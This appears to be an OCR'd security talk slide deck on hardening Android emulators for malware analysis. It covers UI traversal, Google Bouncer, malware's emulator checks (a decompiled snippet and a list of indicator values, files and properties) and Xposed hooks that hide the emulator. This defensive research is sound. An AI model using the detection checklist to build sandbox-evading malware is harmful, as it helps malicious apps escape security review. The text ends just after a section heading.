
Improve UI interaction efficiency

- ***monkey*** can only send random events
- Traverse the GUI components based on current UI layout to improve the interaction efficiency




Improve UI interaction efficiency(cont.)

- Challenges we need to conquer
  - Identify the uniqueness of UI component
  - Identify the uniqueness of UI layout
  - Traverse through the UI components



Identify the uniqueness of UI component


- Aim to identify the uniqueness
  - Record if the UI component has been interacted
  - Avoid repetitive interaction when back to the same UI
  - Help to identify the uniqueness of UI layout
- Method to identify the uniqueness
  - Component ***type***, ***coordinate***, ***size***, ***text*** and ***activity name*** can be combined to identify the uniqueness




```
# 导入ViewClient类
from com.dtmilano.android.viewclient import ViewClient
# 连接到Android设备，可以通过serialno指定需要连接的设备，默认是
# emulator-5554
device,serialno=ViewClient.connectToDeviceOrExit(serialno='emulator-5554')
# 根据返回的device和serialno实例化ViewClient
view_client = ViewClient(device, serialno)
views = view_client.dump()
for view in views:
    view_type = view.getClass()
    text = view.getText()
    x = view.getX()
    y = view.getY()
    width = view.getWidth()
    height = view.getHeight()
```

Identify the uniqueness of UI layout

- Aim to identify the uniqueness
  - Check if the UI layout changes after UI interaction
- Scheme to identify the uniqueness
  - Activity name ***can not*** be used to identify the uniqueness






Identify the uniqueness of UI layout(cont.)

- Scheme to identify the uniqueness
  - If Activities are different then UI layouts are not the same, or else, go to next step
  - If number of UI components are different then UI layouts are not the same, or else, go to next step
  - If UI components change then UI layout are not the same


Traverse through the UI components

- Adopt depth-first traverse algorithm
- UI backward during traversing
  - Go back to the parent node's UI layout ***after*** child nodes have been all accessed
  - Go back to the child nodes' UI layout ***before*** child nodes have been all accessed




All child nodes accessed

- Child and parent nodes in different Activities
  - Simulate the ***Back*** key
  - input keyevent KEYCODE_BACK



All child nodes accessed(cont.)


- Child and parent nodes in the same Activity
  - Record the trigger conditions of the parent node’s resident UI
  - Satisfy the trigger conditions when go back to the parent node’s resident UI



你通话过的联系人都会在这里出现，
快和朋友开始语音通话吧。

Not all child nodes accessed


- Go back to the child node's resident UI before all the child nodes accessed
  - Record the trigger conditions of the child nodes' resident UI
  - Satisfy the trigger conditions when go back to the child nodes' resident UI



DEMO

Android emulator is widely used

- Google deployed Bouncer to scan Android applications submitted to Google Play
- Security companies provide services to analyze dynamic behaviors of Android applications
- Emulator's advantages
  - Low financial cost
  - Convenient to develop and deploy
  - Available to customize




Bouncer in a nutshell

- Dynamic runtime analysis of app
- Emulated Android environment
- Runs for 5 minutes
- On Google's infrastructure
- Allows external network access

Image Source: Jon Oberheide & Charlie Miller, DISSECTING THE ANDROID BOUNCER

Current situation of anti-anti emulator

- Behavior analysis systems based on Android emulator take emulator evading into consideration
- A part of systems utilize some methods to hide Android emulator
- Latest research shows anti-anti emulator tech is not well used in practice
  - Timothy Vidas and Nicolas Christin, Evading Android Runtime Analysis via Sandbox Detection, ASIACCS'14




Detection method	Andrubis	CopperDroid	ForeSafe
getDeviceId()	Y†	Y	Y
getSimSerial Number()	Y	Y	Y
getLine1 Number()	Y	Y‡	Y
MCC	Y	Y	Y
MNC	Y	Y	Y
FINGERPRINT	Y	Y	Y
BOARD	Y	Y	Y
BRAND	Y	Y	Y
DEVICE	Y	Y	Y
HOST	N	N	N
ID	N	N	N
manufacturer	N	N	N
MODEL	N	N	Y
PRODUCT	N	N	Y
serial	Y	N	N
TAGS	Y	Y	Y
radio	N	N	N
USER	N	N	N
NetCountry	y	N	N
NetType	y	N	N
PhoneType	y	N	N
SimCountry	y	N	N
VMNum	Y	Y	Y
SubscriberID	Y†	Y	Y

Image Source: Timothy Vidas and Nicolas Christin Evading Android Runtime Analysis via Sandbox Detection, ASIACCS'14

Emulator detection in real world

- Sina Tech.:
  New Android mwlare pretends to be “Facebook”
  – The app exits quickly after launching on Android emulator



```
String str1 = ((TelephonyManager)getSystemService("phone")).getDeviceId();
String str4;
String str5;
if (getResources().getString(2131034115).equals("1")) {
  if (!str1.equals("000000000000000"))
  {
    TelephonyManager localTelephonyManager = (TelephonyManager)getSystemServ
    str4 = localTelephonyManager.getLine1Number();
    if ((str4 != null) && (!str4.toString().trim().isEmpty())) {
      break label2542;
    }
    str5 = localTelephonyManager.getSubscriberId();
    if ((!str5.startsWith("1555521")) && (!c().equals("Android")) && (!((Te
  }
  else
  {
    Process.killProcess(Process.myPid());
  }
```

Most used methods for anti-emulator

- **TelephonyManager**
  - getLine1Number == 155 5521 <emu-port>
  - getDeviceId == 000000000000000
  - getDeviceId == 012345678912345
  - getSubscriberId == 310260000000000
  - getVoiceMailNumber == 15552175049
  - getSimSerialNumber == 89014103211118510720
- **Build**
  - BRAND == generic
  - DEVICE == generic
  - HARDWARE == goldfish
  - PRODUCT== sdk
  - HOST == android-test
  - TAGS == test-keys
  - ……

Most used methods for anti-emulator(cont.)


- **Characteristic files**
  - /dev/socket/qemud
  - /dev/qemu_pipe
  - /system/lib/libc_malloc_debug_qemu.so
  - /sys/qemu_trace
  - /system/bin/qemu-props
- **System properties**
  - ro.hardware == goldfish
  - ro.product.device == generic
  - ro.product.model == sdk
  - ro.product.name == sdk

Hide the existence of Android emulator


- Android source code modification
  - Change variables and APIs’ behaviors
  - Build the source code to generate ***system.img***
  - Load ***system.img*** to run Android emulator
- Runtime Hook
  - Dynamically modify APIs’ behavior
  - Hook Java or Linux APIs

Disadvantages of source code modification

- High environment requirements for downloading and building source code
- Heavy modification work because of Android fragments
- Time consuming for debugging and building
- Difficult to maintain


30GB of free disk space to complete a single build and up to 100GB or more for a full set of builds. The source download is approximately 8.5GB in size.

https://source.android.com/source/building.html



http://opensignal.com/assets/pdf/reports/2014_08_fragmentation_report.pdf


Runtime hook is lightweight and flexible

- Low requirements for hardware and software
- Convenient to develop, debug and deploy
- Easy to change and maintain
- Available to customize
- Suitable for different Android versions

Android Emulator Modification Based on Runtime Hook


Invoke Java API to detect emulator

- TelephonyManager.getLine1Number




```
protected void afterHookedMethod(MethodHookParam param) throws Throwable {
    param.setResult("15802920458");
}
```

- ActivityManager.isUserAMonkey



```
protected void afterHookedMethod(MethodHookParam param) throws Throwable{
    param.setResult(false);
}
```


- File.exists("/dev/qemu_pipe")



```
protected void afterHookedMethod(MethodHookParam param) throws Throwable {
    File file = (File) param.thisObject;
    String filePath = file.getAbsolutePath();
    if(filePath.equals("/dev/qemu_pipe"))
      param.setResult(false);
}
```

Read characteristic file content to detect emulator

